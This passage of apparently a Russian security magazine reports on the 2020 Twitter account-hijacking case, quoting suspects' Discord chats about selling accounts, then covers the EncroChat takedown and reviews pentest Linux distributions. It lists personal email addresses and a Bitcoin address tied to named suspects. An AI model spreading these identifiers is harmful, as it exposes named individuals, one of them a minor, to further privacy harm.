Кроме того, журналисты издания Vice Motherboard обращали свое внимание на OGUsers еще в 2018 году, когда готовили цикл статей об участившихся случаях мошенничества с SIM-картами. Такие атаки с захватом чужих телефонных номеров используются для хищения аккаунтов в социальных сетях, краж крупных сумм в криптовалюте и подобных действий. OGUsers — одна из крупнейших торговых площадок, где продавались украденные при таких обстоятельствах аккаунты.

Нужно отметить, что за последние годы форум был взломан дважды. Первый взлом произошел в мае 2019 года. Тогда атакующие проникли на сервер через уязвимость в одном из кастомных плагинов и получили доступ к бэкапу, датированному 26 декабря 2018 года. Второй раз форум взломали в апреле 2020 года. В этом случае злоумышленники похитили данные всех 200 тысяч зарегистрированных пользователей.

В чате Kirk #5270 заявил, что он работает в компании Twitter, и в качестве доказательства изменил настройки учетной записи, принадлежащей Rolex #0373, а также продал ему доступ к учетной записи @foreign. В свою очередь, пользователю ever so anxious #0001 он продал доступ к нескольким аккаунтам с короткими и ценными именами: @xx, @dark, @vampire, @obinna и @drug.

2020-07-15 17:28:55.093000	Kirk#5270	I work for twitter
2020-07-15 17:29:02.307000	Kirk#5270	I can claim any @ for you.
2020-07-15 17:29:03.448000	Kirk#5270	Let me know.
2020-07-15 17:29:06.470000	Kirk#5270	Don't tell anyone.
2020-07-15 17:29:17.161000	Rolex#0373	Lol
2020-07-15 17:29:25.103000	Rolex#0373	Prove it
2020-07-15 17:29:25.604000	Kirk#5270	Give me your twitter @
2020-07-15 17:29:50.665000	Kirk#5270	I'll pull it up

2020-07-15 17:30:23.536000	Kirk#5270	Give me your twitter @
2020-07-15 17:30:27.461000	Rolex#0373	viennacat921
2020-07-15 17:30:31.573000	Kirk#5270	Yours?
2020-07-15 17:30:33.221000	Rolex#0373	Yes


Кларк доказывает Фазели, что у него есть доступ

Date and Time	Message Sender	Message
2020-07-15 12:26:40.175000+00:00	Kirk#5270	1Ai52Uw6usjhpcDrwSmkUvjuqLpcznUuyF
2020-07-15 12:25:45.024000+00:00	**ever so anxious#0001**	send ur btc addyy too

2020-07-15 13:23:22.043000+00:00	Kirk#5270	1Ai52Uw6usjhpcDrwSmkUvjuqLpcznUuyF
2020-07-15 13:23:13.879000+00:00	**ever so anxious#0001**	send addyy

2020-07-15 14:00:56.066000+00:00	Kirk#5270	5k for all 3?
2020-07-15 13:59:50.215000+00:00	**ever so anxious#0001**	also is @vampire doable
2020-07-15 13:59:05.494000+00:00	**ever so anxious#0001**	guy wants them
2020-07-15 13:59:03.181000+00:00	**ever so anxious#0001**	5k for @xx 3k @dark let me know

Продажа доступа к чужим аккаунтам




Переговоры о продаже ценных имен пользователей. Фото: Krebs on Security

После того как Кларк убедил Фазели и Шеппарда в том, что у него есть доступ нужного уровня, они заключили сделку и решили разместить на форуме OGUsers рекламу взлома и продажи учетных записей Twitter.

2020-07-15 17:49:55.667000	Kirk#5270	Yes
2020-07-15 17:49:56.855000	Rolex#0373	Ight
2020-07-15 17:54:35.673000	Rolex#0373	I'm gonna say 1k minimum
2020-07-15 17:54:38.559000	Rolex#0373	cool?
2020-07-15 17:54:40.049000	Kirk#5270	Yep
2020-07-15 18:07:55.181000	Rolex#0373	https://ogusers.com/Thread-Twitter-Username-Requests--618499
2020-07-15 18:08:33.500000	Rolex#0373	I put 1k minmimum
2020-07-15 18:08:36.422000	Rolex#0373	Let's say that's for non-og
2020-07-15 18:08:39.918000	Rolex#0373	2.5k minimum for og?
2020-07-15 18:09:47.411000	Kirk#5270	1k min for all
2020-07-15 18:09:48.176000	Kirk#5270	is fine
2020-07-15 18:09:54.081000	Rolex#0373	Alr

Хакеры обговаривают цену

Изменить email-адрес, привязанный к любой учетной записи Twitter, — 250 долларов. Прямой доступ к учетным записям — 2000–3000 долларов за штуку.



Объявление, в итоге размещенное на OGUsers. Фото: Krebs on Security


Судя по всему, услугами из этого объявления успели воспользоваться несколько человек. Так, представители прокуратуры заявляли на пресс-конференции, что ищут еще нескольких пользователей, участвовавших во взломе.

Уже на следующий день после атаки на Twitter ФБР и Секретная служба начали расследование. Согласно судебным документам, вначале правоохранители опирались на данные из социальных сетей и репортажи новостных агентств, что помогло им выйти на след потенциальных злоумышленников и запросить у компании Discord логи и сведения о конкретных пользователях.

Так как хакеры разместили объявление на OGUsers, ФБР воспользовалось БД, утекшей с хакерского форума и попавшей в сеть после инцидента в апреле текущего года. Напомню, что тот дамп содержал email- и IP-адреса пользователей OGUsers, а также их личные сообщения.

Кроме того, прибегнув к помощи Налогового управления США, правоохранители обратились к представителям биржи Coinbase и получили информацию о биткойн-адресах, которые злоумышленники использовали во время атаки на Twitter, а также об адресах, которые хакеры упоминали в чатах Discord и сообщениях на форуме OGUsers.

Сопоставив данные из этих трех источников, специалисты ФБР смогли отследить активность хакеров на трех сайтах, а также связать их с конкретными email'ами и IP-адресами. Нужно сказать, что это было совсем нетрудно: к примеру, Фазели вычислили благодаря тому, что он открыто указал в профиле на OGUsers свой никнейм в Discord.




Профиль Фазели на OGUsers

Помимо этого, Фазели совершил множество других ошибок и, кажется, даже не пытался скрыть свою личность. Так, он использовал адрес damniamevil20@gmail.com для регистрации учетной записи на форуме OGUsers и адрес chancelittle10@gmail.com для захвата учетной записи @foreign в Twitter. И эти же два адреса он использовал для регистрации учетных записей на бирже Coinbase, которые затем верифицировал с помощью фотографии собственных водительских прав.

Более того, для доступа к учетным записям на всех трех упомянутых сайтах Фазели использовал обычный домашний интернет, не пытаясь хоть как-то защитить соединение. В итоге он засветил свой домашний IP-адрес в логах всех трех сервисов (Discord, Coinbase и OGUsers).

Похоже поступал и Шеппард, который был зарегистрирован на OGUsers под ником Chaewon. Следователи заявили, что смогли связать Discord-пользователя ever so anxious #0001 с профилем на OGUsers благодаря объявлению, которое тот разместил на сайте в день взлома Twitter.

Изучив утекшую базу данных пользователей OGUsers, правоохранители обнаружили еще одно подтверждение: Chaewon покупал аккаунт в видеоигре через тот же биткойн-адрес, который позже использовали хакеры в день взлома Twitter. Дело в том, что Шеппард тоже имел несколько учетных записей на Coinbase, которые он подтвердил с помощью своих реальных водительских прав.



Транзакции с кошелька Шеппарда

Увы, пока власти не объяснили, как именно они связали Кларка с Discord-пользователем Kirk#5270, но можно предположить, что 17-летний Кларк едва ли был осторожнее своих горе-сообщников.

22 июля 2020 года независимый ИБ-журналист Брайан Кребс взял интервью у человека, скрывающегося под псевдонимами Chaewon и ever so anxious (тогда еще не было известно, что это Мейсон Шеппард). Тот уверял, что он лишь выступал посредником между пользователем Kirk и другими людьми, которые хотели приобрести доступ к ценным учетным записям в Twitter, и не участвовал в последующей афере с биткойнами и тем более во взломе социальной сети.

«Я связался с Kirk, и это была худшая ошибка, которую я когда-либо совершал. Из-за этого я оказался втянут в проблемы, к которым не имею никакого отношения. Если бы я знал, что Kirk собирается сделать то, что он в итоге сделал, если бы я в самом начале понял, что он хакер, который выдает себя за сотрудника компании, я не захотел бы становиться посредником», — сетовал Chaewon.

Мария «Mifrill» Нефёдова
nefedova@glc.ru

ЛИКВИДАЦИЯ ENCROCHAT

КАК ПРАВООХРАНИТЕЛИ ЗАКРЫЛИ ПЛАТФОРМУ ДЛЯ ЗАШИФРОВАННЫХ КОММУНИКАЦИЙ И АРЕСТОВАЛИ БОЛЕЕ 750 ЧЕЛОВЕК

В начале июля 2020 года Европол, британское Национальное агентство по борьбе с преступностью (NCA), а также правоохранительные органы Франции, Швеции, Норвегии и Нидерландов официально сообщили о ликвидации платформы для зашифрованных коммуникаций EncroChat, которой пользовались больше 60 тысяч человек по всему миру.

КАК ЭТО РАБОТАЛО

Как можно увидеть на архивной копии сайта компании, телефоны EncroChat гарантировали своим пользователям абсолютную анонимность: устройство и SIM-карта не привязывались к учетной записи клиента, и приобретали их так, что отследить происхождение было невозможно. Также гарантировалась полная конфиденциальность: зашифрованный интерфейс был надежно скрыт, а само устройство модифицировано — физически отсутствовали камера, микрофон, GPS-модуль и USB-порт.

Телефон EncroChat. Фото: TWITTER/@MISDAADNIEUW2

Девайсы поставлялись сразу с двумя ОС: если пользователь хотел, чтобы устройство выглядело безобидным, он загружал обычный Android. А когда возникала нужда в секретных чатах, пользователь переключался на систему EncroChat.

По данным издания Vice Motherboard, телефоны EncroChat были построены на базе модифицированных BQ Aquaris X2 — Android-смартфонов, выпущенных в 2018 году испанской компанией — производителем электроники.

Операторы платформы EncroChat устанавливали на телефоны собственные зашифрованные программы для обмена сообщениями и VoIP-звонков, чтобы маршрутизировать трафик через серверы компании. Также телефоны имели функцию быстрого и полного обнуления устройства, если пользователь вводил специальный PIN-код.

Компания продавала такие телефоны по подписке: сам аппарат оценивался примерно в 1000 фунтов, а шестимесячный контракт стоил около 1500 фунтов стерлингов. Хотя на сайте говорится, что у EncroChat есть ресейлеры в Амстердаме, Роттердаме, Мадриде и Дубае, на самом деле компания работала очень скрытно.

Издание Vice Motherboard, посвятившее огромную статью этой операции правоохранительных органов, пишет, что некто, контролирующий адрес электронной почты компании EncroChat, заявил журналистам, будто EncroChat — работающая в рамках закона компания с клиентами в 140 странах мира.

> *«Мы — коммерческая компания, предлагающая услуги в области защищенной связи через мобильные устройства. Мы решили создать лучшую технологию на рынке, чтобы обеспечить надежный и безопасный сервис для организаций или физических лиц, которые хотят защитить свою информацию», — писал представитель компании.*


При этом, по данным правоохранителей, 90% клиентов EncroChat — преступники. У EncroChat было порядка 60 тысяч пользователей по всему миру, и примерно 10 тысяч из них жили в Великобритании.

Журналисты рассказывают, что купить устройство EncroChat было совсем непросто. Собственный источник издания (в прошлом пользователь EncroChat, ныне отбывающий тюремный срок) сообщил, что приобрел свой телефон в обычном магазине, у его хозяина. Однако все происходило в переулке позади здания и «выглядело как наркосделка».

ВНЕДРЕНИЕ В ENCROCHAT

Правоохранители говорят, что совместная операция, получившая название Venetic, стала одной из крупнейших в истории и уже привела к аресту 746 человек, изъятию 54 миллионов фунтов стерлингов наличными (примерно 67,4 миллиона долларов), 77 единиц огнестрельного оружия (автоматы, пистолеты), четыре гранаты и более 1800 патронов, 55 дорогостоящих автомобилей и более двух тонн наркотиков.

К примеру, французские правоохранители отказались раскрывать подробности своих расследований и их результаты, но голландские власти заявили, что ликвидировали 19 лабораторий по производству синтетических наркотиков, арестовали более 100 подозреваемых, изъяли более 8000 килограммов кокаина, 1200 килограммов метамфетамина, десятки пистолетов, люксовых автомобилей (включая машины со скрытыми отсеками) и часов, а также почти 20 миллионов евро (22,5 миллиона долларов) наличными.



Брикеты с кокаином. Фото: SWROCU

Изъятая наличность. Фото: NCA

Расследование началось еще в 2017 году во Франции под кодовым названием Emma 95. Затем оно распространилось в Нидерланды, где носило имя Lamont, и в итоге правоохранители объединили усилия, к делу подключились Великобритания, Швеция и Норвегия.

Следователи рассказывают, что нашли способ взломать EncroChat, не взламывая само шифрование платформы. Вместо этого несколько месяцев назад французские правоохранители проникли в сеть EncroChat и внедрили на устройства компании малварь, которая позволила читать сообщения преступников, прежде чем те были отправлены. В итоге европейские полицейские изучили «более ста миллионов зашифрованных сообщений» и стали свидетелями того, как наркоторговцы договаривались об оптовых сделках, преступники обсуждали убийства и отмывание денег.

> *«Эти сообщения дали представление о беспрецедентно огромном количестве серьезных преступлений, включая данные о крупных международных поставках наркотиков и [местонахождении] нарколабораторий, убийствах, грабежах, вымогательстве, тяжких нападениях и захватах заложников. Совершенно прозрачными стали международные коридоры для поставок наркотиков и отмывания денег», — пишут голландские правоохранительные органы.*
>
> *«То, что обычно возможно только в полицейских триллерах, происходило на наших глазах, — добавляет глава Национального департамента уголовных расследований Нидерландов Энди Краг. — Мы читали сообщения, которые давали нам представление о повседневной жизни криминального мира».*

ПАНИКА В КРИМИНАЛЬНОМ МИРЕ

Еще в мае текущего года некоторые пользователи EncroChat заметили проблему: функция обнуления на их телефонах не работала. Как рассказал Vice Motherboard анонимный сотрудник EncroChat, тогда в компании сочли, что пользователь, вероятно, просто забыл свой PIN-код или функция обнуления была некорректно настроена.

Но уже в следующем месяце EncroChat удалось отследить одно из таких «глючных» устройств модели X2. Выяснилось, что проблема не в пользователе и не в настройках: на телефоне нашли малварь, а устройство оказалось взломано. Причем вредоносная программа была специально создана для модели X2. Она не только мешала корректной работе функции очистки девайса, но и была разработана таким образом, чтобы скрывать себя от обнаружения, записывать пароль блокировки экрана и клонировать данные приложений.


Понимая, что это атака, в течение следующих дней EncroChat выпустила обновление для своих устройств, чтобы восстановить их функциональность и собрать информацию о малвари, которая проникла на телефоны компании по всему миру. Разработчики EncroChat стали уведомлять пользователей и следили за происходящим удаленно, не имея возможности получить физический доступ к устройствам.

Однако почти сразу после релиза этого патча атакующие снова нанесли удар: малварь вернулась, и теперь она могла еще и изменить пароль для блокировки экрана, а не просто записать его.

Операторы EncroChat начали паниковать. Они разослали своим пользователям сообщение, информируя их о продолжающейся атаке. Также компания уведомила о ситуации своего провайдера SIM-карт, голландскую телекоммуникационную компанию KPN, и та заблокировала для малвари соединения с серверами атакующих. Но, судя по всему, к тому моменту KPN уже сотрудничала с властями (представители KPN пока отказываются от комментариев), поэтому вскоре компания удалила брандмауэр, что вновь позволило серверам атакующих обмениваться данными с телефонами EncroChat.

Тогда в EncroChat решили полностью сворачивать все операции. «Мы приняли решение немедленно отключить все SIM-карты и сеть», — рассказывает сотрудник компании. К тому моменту в компании уже понимали, что им противостоит не очередная конкурирующая фирма, а правительство.

> *«Сегодня наш домен незаконно захватили государственные структуры. Они использовали наш домен для запуска атаки. <...> Из-за уровня сложности атаки и вредоносного кода мы больше не можем гарантировать безопасность вашего устройства. Советуем вам немедленно отключить и физически уничтожить устройство», — такое сообщение операторы EncroChat отправили всем своим пользователям 13 июня 2020 года.*



Сообщение от операторов EncroChat. Фото: Европол

После этого сообщения от EncroChat многие пользователи запаниковали. Судя по скриншотам, оказавшимся в распоряжении Vice Motherboard, некоторые пользователи даже пытались определить, была ли затронута атакой их конкретная модель телефона.

Но было уже слишком поздно. К этому времени европейские правоохранительные органы уже давно извлекли множество данных с устройств EncroChat по всему миру, и перед ними предстали многомиллионные наркоимперии и преступные синдикаты в виде текстовых сообщений и фотографий. У полиции было буквально все: фотографии огромных стопок наркотиков, лежащих на весах; килограммовые брикеты кокаина; сумки, доверху забитые экстази. Сообщения о запланированных сделках и поставках. Фотографии членов семей предполагаемых преступников и обсуждения их личных дел.

После этого правоохранители начали действовать: последовали конфискации грузов, рейды на торговцев наркотиками, массовые аресты. И общим знаменателем происходящего была компания EncroChat.

Журналисты отмечают, что, по словам источника, близкого к пользователям EncroChat, криминальный мир в смятении, так как лишился одного из основных способов связи. Многие клиенты EncroChat сейчас пытаются пересечь границы и избежать задержания. Также источник отметил, что покупать наркотики оптом стало намного сложнее.

НЕ ПЕРВЫЙ СЛУЧАЙ

Ликвидация EncroChat и аресты пользователей — далеко не беспрецедентный случай. К примеру, в 2018 году был арестован исполнительный директор компании Phantom Secure, которая производила «невзламываемые» телефоны для преступников.

Phantom Secure размещала свои серверы в Панаме и Гонконге и использовала виртуальные прокси, чтобы скрывать их физическое местоположение. Также платформа помогала удаленно уничтожать данные на устройствах, уже изъятых правоохранительными органами.

Подписка на сервис Phantom Secure стоила 2000–3000 долларов за полгода. Для защиты анонимности клиентов и деятельности самой Phantom Secure сделки производились в цифровых валютах, в том числе в биткойнах. За эти деньги человек получал устройство, где и софт, и железо были модифицированы таким образом, чтобы обеспечить анонимность и шифрование всех коммуникаций. GPS-навигация, микрофон, камера, доступ в интернет, мессенджер и даже технология передачи голоса — все было сделано с учетом особых нужд клиентов.

Телефоны Phantom пользовались большой популярностью в преступном мире, в том числе у самой верхушки транснациональных преступных группировок. В частности, члены известного наркокартеля Синалоа в Мексике были клиентами компании Phantom Secure.

Другую подобную компанию, MPC, создала организованная преступная группа из Шотландии, связанная с наркоторговлей.

Журналисты Vice Motherboard отмечают, что конкуренция в этой области велика. Так, компании регулярно распространяют слухи о небезопасности устройств друг друга и загружают на YouTube видео, дискредитирующие конкурентов. Или, к примеру, EncroChat раньше вообще блокировала домены других фирм.

Другие компании, предлагающие услуги защищенной связи, сразу же попытались заполнить пробел, образовавшийся после исчезновения EncroChat. К примеру, компания Omerta уже нацелила свою рекламу на бывших клиентов EncroChat.

> *«EncroChat взломан, пользователей спалили и арестовывают. КОРОЛЬ УМЕР! Вы чудом избежали недавнего „массового вымирания“? Празднуйте со скидкой 10%. Присоединяйтесь к семье Omerta и общайтесь безнаказанно», — гласит реклама Omerta.*

Представители Omerta сообщили журналистам, что в последнее время у них действительно наблюдается прирост трафика.

Hackcat
Еще больше котов – на https://t.me/meawdream
hackcat.dev@gmail.com

Михаил Артюхин
kass.gameson@gmail.com

БОЕВОЙ LINUX

ОБЗОР САМЫХ МОЩНЫХ ДИСТРИБУТИВОВ ДЛЯ ПЕНТЕСТОВ И OSINT

Собирать свою коллекцию хакерских тулз — это отлично, но теперь принято брать за основу один из специализированных дистрибутивов. Обычно это Kali, но мы рассмотрим не только его, но и другие дистры для пентеста, подчас не менее эффективные, а в каких-то областях и более полезные.

Дистрибутивов для пентеста множество. Одни популярны, другие — не очень, но все они преследуют цель дать хакеру удобный и надежный инструмент на все случаи жизни. Большинством из программ в составе таких кастомизированных сборок средний хакер никогда не воспользуется, но для ~~понтов~~ статусности их добавляют («Смотри, у тебя 150 утилит, а у меня — 12 000!»). Сегодня мы постараемся сделать обзор большинства интересных дистрибутивов, как популярных, так и незаслуженно забытых. Если же мы что-то упустили — не стесняйся использовать комментарии. Поехали!

WARNING


Хотя эти дистрибутивы и предназначены для атак, ответственность за их использование несешь только ты! Не забывай, что применение этих знаний во вред карается по закону.

NST

- **Первый релиз:** 2003 год
- **Основан на:** Fedora
- **Платформы:** x64
- **Графическая оболочка:** MATE

Скачать

Начнем с малоизвестного, но оттого не менее интересного дистрибутива. NST (Network Security Toolkit) основан на Fedora и предназначен для сетевых атак. В основе интерфейса — MATE, который вызывает ощущение начала нулевых. В комплекте идет несколько десятков самых важных инструментов, в основном сетевые сканеры, клиенты для всевозможных служб и разного рода перехватчики трафика. Но не хватает таких полезностей, как, например, **masscan**, и даже банального **aircrack**, хотя **airsnort** имеется.



Основная часть софта лежит в папке Internet

Больше всего вкусностей можно найти в папке Applications → Internet. Тут у нас и **Angry IP Scanner**, написанный, кстати, на Java, и **Ettercap**, и даже **OWASP ZAP**, о котором мы уже писали в «Хакере». Есть неплохой сборник модулей для всевозможного спуфинга и скана у пакета **netwag**. В деле он показал себя неплохо, жаль только, не очень удобен и жутко устарел.

Весь проверенный мной софт работает прекрасно. В общем, всем скучающим по древнему интерфейсу и привычным инструментам рекомендуется.

KALI

- **Первый релиз:** 2013 год
- **Основан на:** Debian
- **Платформы:** x86, x64, ARM, VirtualBox
- **Графическая оболочка:** Xfce

Скачать

Как ты, конечно, знаешь, Kali — один из самых распиаренных дистрибутивов для хакеров, и было бы странно, если бы мы про него не написали. О нем знают даже школьники, а с относительно недавних пор он доступен в виде приложения прямо из Microsoft Store! Конечно, доступность — несомненный плюс, но система слегка перегружена набором инструментов (хотя и не так сильно, как BlackArch), к тому же часть из них из коробки работает криво или не работает вообще.

Защиты от дурака в Kali тоже не предусмотрено. Как показывает практика, не всем пользователям понятно, что не стоит делать эту систему основной. От ядра до оболочки она была создана и оптимизирована для выполнения боевых задач на фронтах ИБ и плохо пригодна для спокойной ежедневной работы. Многие нужные в быту механизмы там попросту отсутствуют, а попытка их установить, скорее всего, вызовет сбои в нормальной работе ОС, если не выведет ее из строя полностью.

Короче, Kali как спички — мощная штука в умелых руках, ее легко достать, но детям лучше не давать. Охватить разом все возможные официальные и неофициальные утилиты (а их, на минуточку, больше 600) этой системы не представляется возможным хотя бы потому, что постоянно появляются новые и новые модули, фреймворки, утилиты и прочие прибамбасы.

Kali предназначена для широкого спектра задач, но основная из них — атаки в сетевой среде, например, поиск уязвимостей в веб-приложениях и получение доступа к беспроводным сетям. Как наследник BackTrack, Kali вообще неплохо приспособлена для работы с беспроводными каналами связи, в особенности Wi-Fi. Проверка на прочность удаленных хостов тоже возможна с помощью, например, **Metasploit** (подробнее о нем — в нашем недавнем обзоре), но именно на работу с Wi-Fi ориентировано ядро и значительная часть инструментов.

Еще из плюсов отмечу наличие в штатной поставке большого количества словарей для различных атак, не только на Wi-Fi, но и на аккаунты в интернете и на сетевые службы.

Kali работает в WSL


Для еще большего удобства использования на официальном сайте предлагается версия дистрибутива для виртуальных машин, ведь при взломе куда разумнее использовать систему без установки — мало ли кто потом будет копаться в твоем компе!

Вердикт такой: если умеешь пользоваться — классная штука, но не вздумай показывать ее ребенку. Один из авторов видел, что будет, если нарушить это указание.

DEFT

- **Первый релиз:** 2005 год
- **Основан на:** Ubuntu
- **Платформы:** x86
- **Графическая оболочка:** LXDE

Скачать



Родина DEFT — солнечная Италия, и он щедро, как пицца сыром, посыпан разнообразными инструментами для разведки и взлома. При этом они не примотаны к дистрибутиву синей изолентой, а вполне гармонично встроены в него. Все вместе напоминает интересный и полезный в жизни швейцарский нож.

Разработан DEFT на платформе Lubuntu и снабжен удобным графическим интерфейсом. В продукт входит набор профильных утилит, начиная с антивирусов, систем поиска информации в кеше браузера, сетевых сканеров и других полезностей и заканчивая инструментами, которые необходимы при поиске скрытой информации на диске.

Используя эту ОС, не составит труда получить доступ к стертым, зашифрованным или поврежденным данным на различных видах физических носителей.

Основной инструментарий прячется в разделе DEFT, который, в свою очередь, находится в некотором подобии меню «Пуск».

